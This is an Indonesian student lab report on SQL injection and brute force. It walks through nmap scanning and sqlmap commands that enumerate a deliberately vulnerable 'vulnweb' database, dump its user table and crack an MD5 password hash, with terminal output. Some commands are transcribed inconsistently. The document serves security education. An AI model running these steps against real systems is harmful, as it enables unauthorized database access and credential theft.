



KEAMANAN JARINGAN
(Injection dan BruteForce)



Nadya Indah Trisnawati
(3122640034)
LJ D4 IT B

PROGRAM STUDI TEKNIK INFORMATIKA
DEPARTEMEN TEKNIK INFORMATIKA DAN KOMPUTER
POLITEKNIK ELEKTRONIKA NEGERI SURABAYA
2023/2024

1. Menyimpan folder bruteforce-database-master dan memindah ke folder kali.



2. Menggunakan perintah sudo apt install ipcalc.

```
root@kali: ~  
File Actions Edit View Help  
(root@kali)-[~]  
# sudo apt install ipcalc  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
  ipcalc  
0 upgraded, 1 newly installed, 0 to remove and 643 not upgraded.  
Need to get 27.8 kB of archives.  
After this operation, 75.8 kB of additional disk space will be used.  
Get:1 http://mirror.primelink.net.id/kali kali-rolling/main amd64 ipcalc all  
0.42-2 [27.8 kB]  
Fetched 27.8 kB in 1s (26.2 kB/s)  
Selecting previously unselected package ipcalc.  
(Reading database ... 289198 files and directories currently installed.)  
Preparing to unpack .../archives/ipcalc_0.42-2_all.deb ...  
Unpacking ipcalc (0.42-2) ...  
Setting up ipcalc (0.42-2) ...  
Processing triggers for man-db (2.9.4-4) ...  
Processing triggers for kali-menu (2021.4.2) ...
```

3. Menggunakan perintah ifconfig yang digunakan untuk menyerang.

```
root@kali: /home/kali  
File Actions Edit View Help  
(root@kali)-[/home/kali]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.205.213 netmask 255.255.255.0 broadcast 192.168.205.255  
5  
    inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)  
    RX packets 53523 bytes 73345928 (69.9 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 19846 bytes 1657180 (1.5 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 118 bytes 23474 (22.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 118 bytes 23474 (22.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


4. Menggunakan perintah ipcalc untuk mendapatkan range dari IP.

```
(root@kali)-[/home/kali]  
# ipcalc 192.168.205.213  
Address: 192.168.205.213 11000000.10101000.11001101. 11010101  
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111. 00000000  
Wildcard: 0.0.0.255 00000000.00000000.00000000. 11111111  
=>  
Network: 192.168.205.0/24 11000000.10101000.11001101. 00000000  
HostMin: 192.168.205.1 11000000.10101000.11001101. 00000001  
HostMax: 192.168.205.254 11000000.10101000.11001101. 11111110  
Broadcast: 192.168.205.255 11000000.10101000.11001101. 11111111  
Hosts/Net: 254 Class C, Private Internet
```


5. Menggunakan nmap untuk mendapatkan ip dari target IP yang ingin diserang. 192.168.31.148

```
(kali㉿kali)-[~]  
$ nmap 192.168.31.0/24 -p 22 --open  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 06:15 EDT  
Nmap scan report for 192.168.31.148  
Host is up (0.0023s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.52 seconds
```

6. Membuka IP Address pada browser.



7. Mencari halaman yang memerlukan "ID", pada percobaan kali ini memakai halaman detail artikel.



8. Menjalankan dengan perintah sqlmap untuk mendapatkan data database yang ada. Pada gambar kedua terdapat daftar database yang terhubung.

```
$ sqlmap -u "http://192.168.31.148/index.php?tampil-artikel_detail&id=85" -dbs
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:00:06 /2023-06-02/

[08:00:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=drb2f5dtu64...nsa3dcqv5f'). Do you want to use those [Y/n] y
[08:00:12] [INFO] testing if the target URL content is stable
[08:00:13] [INFO] target URL content is stable
[08:00:13] [INFO] testing if GET parameter 'tampil' is dynamic
[08:00:13] [INFO] GET parameter 'tampil' appears to be dynamic
[08:00:13] [WARNING] heuristic (basic) test shows that GET parameter 'tampil' might not be injectable
[08:00:13] [INFO] testing for SQL injection on GET parameter 'tampil'
[08:00:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:00:13] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[08:00:13] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (Boolean-based)'

[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb
```

9. Melihat tabel pada database vulnweb. Terdapat user, artikel, galeri, halaman, komentar, menu dan pesan.

```
(kali@kali)~$ sqlmap -u "http://192.168.31.148/index.php?tampil-artikel_detail&id=85" -d vulnweb --tables
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:04:16 /2023-06-02/

[08:04:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12
[08:04:21] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user |
| artikel |
| galeri |
| halaman |
| komentar |
| menu |
| pesan |
+-----+

[08:04:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'
[*] ending @ 08:04:21 /2023-06-02/
```


10. Melihat kolom yang terdapat pada tabel user. Pada gambar kedua adalah daftar kolom pada tabel user.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -T user --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:06:09 /2023-06-02/

[08:06:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[08:06:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[08:06:12] [INFO] fetching current database
[08:06:12] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+

[08:06:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'
[*] ending @ 08:06:13 /2023-06-02/
```

11. Kemudian mendapatkan data dari setiap kolom tabel user. Gambar kedua adalah data yang didapatkan dari hasil sqlmap pada tabel user.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -C id_user,password,username --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:31:44 /2023-06-02/

do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:32:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[08:32:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[08:32:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[08:32:52] [INFO] starting 2 processes
[08:36:08] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1 | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb |
+-----+-----+-----+
```